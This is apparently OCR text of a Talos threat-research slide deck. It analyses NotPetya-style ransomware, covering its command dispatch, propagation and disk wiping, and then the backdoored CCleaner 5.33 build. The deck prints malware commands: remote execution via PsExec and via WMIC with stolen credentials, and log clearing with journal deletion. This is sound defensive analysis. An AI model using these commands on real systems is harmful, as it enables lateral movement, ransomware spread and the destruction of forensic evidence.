
```
rdata:0041AD12                call    sub_41AE96
rdata:0041AD17                test    eax, eax
rdata:0041AD19                jz      loc_41AE02
rdata:0041AD1F                mov     ebx, [ebp+3Ch]
rdata:0041AD22                mov     ecx, [ebx-28h]
rdata:0041AD25                call    sub_41AE41
rdata:0041AD2A                cmp     al, 23h         ; PING
rdata:0041AD2C                jz      short CMD_PING
rdata:0041AD2E                cmp     al, 77h         ; KILL
rdata:0041AD30                jz      short CMD_KILL
rdata:0041AD32                cmp     al, 0C8h        ; EXEC
rdata:0041AD34                jz      short CMD_EXEC
rdata:0041AD36                jmp     CMD_INVALID
rdata:0041AD3B ; ---------------------------------------------------------------
rdata:0041AD3B
rdata:0041AD3B CMD_PING:                              ; CODE XREF:
rdata:0041AD3B                mov     ecx, [ebp+38h]
rdata:0041AD3E                mov     eax, [ebp+24h]
```


```
sub_3E2
sub_444
sub_44A
sub_472
sub_47A
sub_482
sub_48A
sub_492
sub_4C7
sub_50B
sub_69A
sub_6AE
sub_6BF
sub_6D0
sub_6EF
sub_737
sub_73F
sub_986
sub_A62
sub_A8B
sub_AFB
```

```
seg000:00000566                call    sub_6AE
seg000:0000056B                call    sub_6EF
seg000:00000570                test    eax, eax
seg000:00000572                jz      loc_65B
seg000:00000578                mov     ebx, [ebp+3Ch]
seg000:0000057B                mov     ecx, [ebx-28h]
seg000:0000057E                call    sub_69A
seg000:00000583                cmp     al, 0F0h ; '='  ; PING
seg000:00000585                jz      short CMD_PING
seg000:00000587                cmp     al, 0F1h ; '±'  ; KILL
seg000:00000589                jz      short CMD_KILL
seg000:0000058B                cmp     al, 0F2h ; '≥'  ; EXEC
seg000:0000058D                jz      short CMD_EXEC
seg000:0000058F                jmp     CMD_INVALID
seg000:00000594 ; ---------------------------------------------------------------
seg000:00000594
seg000:00000594 CMD_PING:                             ; CODE XREF: seg000
seg000:00000594                mov     ecx, [ebp+38h]
seg000:00000597                mov     eax, [ebp+24h]
seg000:0000059A                mov     [ecx+0Eh], eax
seg000:0000059D                xor     eax, eax
seg000:0000059F                mov     [ecx+12h], al
seg000:000005A2                jmp     PING
seg000:000005A7 ; ---------------------------------------------------------------
```

TALOS


DoublePulsar Modifications





TALOS

DoublePulsar Modifications



TALOS

Propagation

Drops PsExec as dllhost.dat.
Uses stolen user token.
Connects to new machine (IP: *w.x.y.z*).
Installs perfc.dat, executes as a dll.

```
C:\WINDOWS\dllhost.dat \\w.x.y.z -accepteula -s -d C:
\Windows\System32\rundll32.exe C:\Windows\perfc.dat,#1
```

TALOS


Propagation

Uses stolen username & password.
Connects to new machine (IP: *w.x.y.z*).
Installs perfc.dat, executes as a dll.

```
 Wbem\wmic.exe /node:"w.x.y.z" /user:"username" /password:"password"
"process call create "C:\Windows\System32\rundll32.exe \"C:
\Windows\perfc.dat\" #1"
```

TALOS

Encryption Process




Final log clean up

```
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl
Application & fsutil usn deletejournal /D %c:
```

TALOS

Payload



TALOS

Genuine Ransomware?

- Single bitcoin wallet means difficult to follow who has paid.
- Single contact email address, now blocked
  - you can’t contact the criminals even if you want to.


- If admin, MBR is overwritten.
- If MBR not overwritten, wipes first 10 disk sectors.
- If you have software “avp.exe” running, wipes first 10 disk sectors.

TALOS

Mic Drop

Example 2: CCleaner

What is CCleaner?




TALOS

What is CCleaner?

Our Statistics

OVER
2 BILLION
CCLEANER
downloads worldwide!



CCleaner is available in
55
LANGUAGES


OVER
35,000,000 GB
CLEANED EVERY MONTH
- that's enough space
for 7 billion selfies!

OVER
5,000,000
DESKTOP INSTALLS
per week

TALOS


- “Yet another patched legit binary” … BUT

- likely an attacker compromised a portion of development or build environment
- Leveraged access to insert malware into the CCleaner build that was released and hosted by the organization



Backdoor Analysis – Stage 1

- Backdoored software
  - CCleaner v5.33
  - Ccleaner Cloud v1.07.3191
- CCleaner version history



v5.35.6210 (20 Sep 2017)

- All builds signed with new Digital Signatures

v5.34.6207 (12 Sep 2017)


Browser Cleaning
- Firefox: Internet History cleaning rule no longer removes Favicon content

General
- Minor GUI improvements
- Minor bug fixes

v5.33.6162 (15 Aug 2017)


Backdoor Analysis – Stage 1

- Backdoored software
  - CCleaner v5.33
  - Ccleaner Cloud v1.07.3191
- CCleaner version history



Backdoor Analysis – Stage 1

- Backdoored software
  - CCleaner v5.33
  - Ccleaner Cloud v1.07.3191
- CCleaner version history



v5.35.6210 (20 Sep 2017)

- All builds signed with new Digital Signatures

v5.34.6207 (12 Sep 2017)

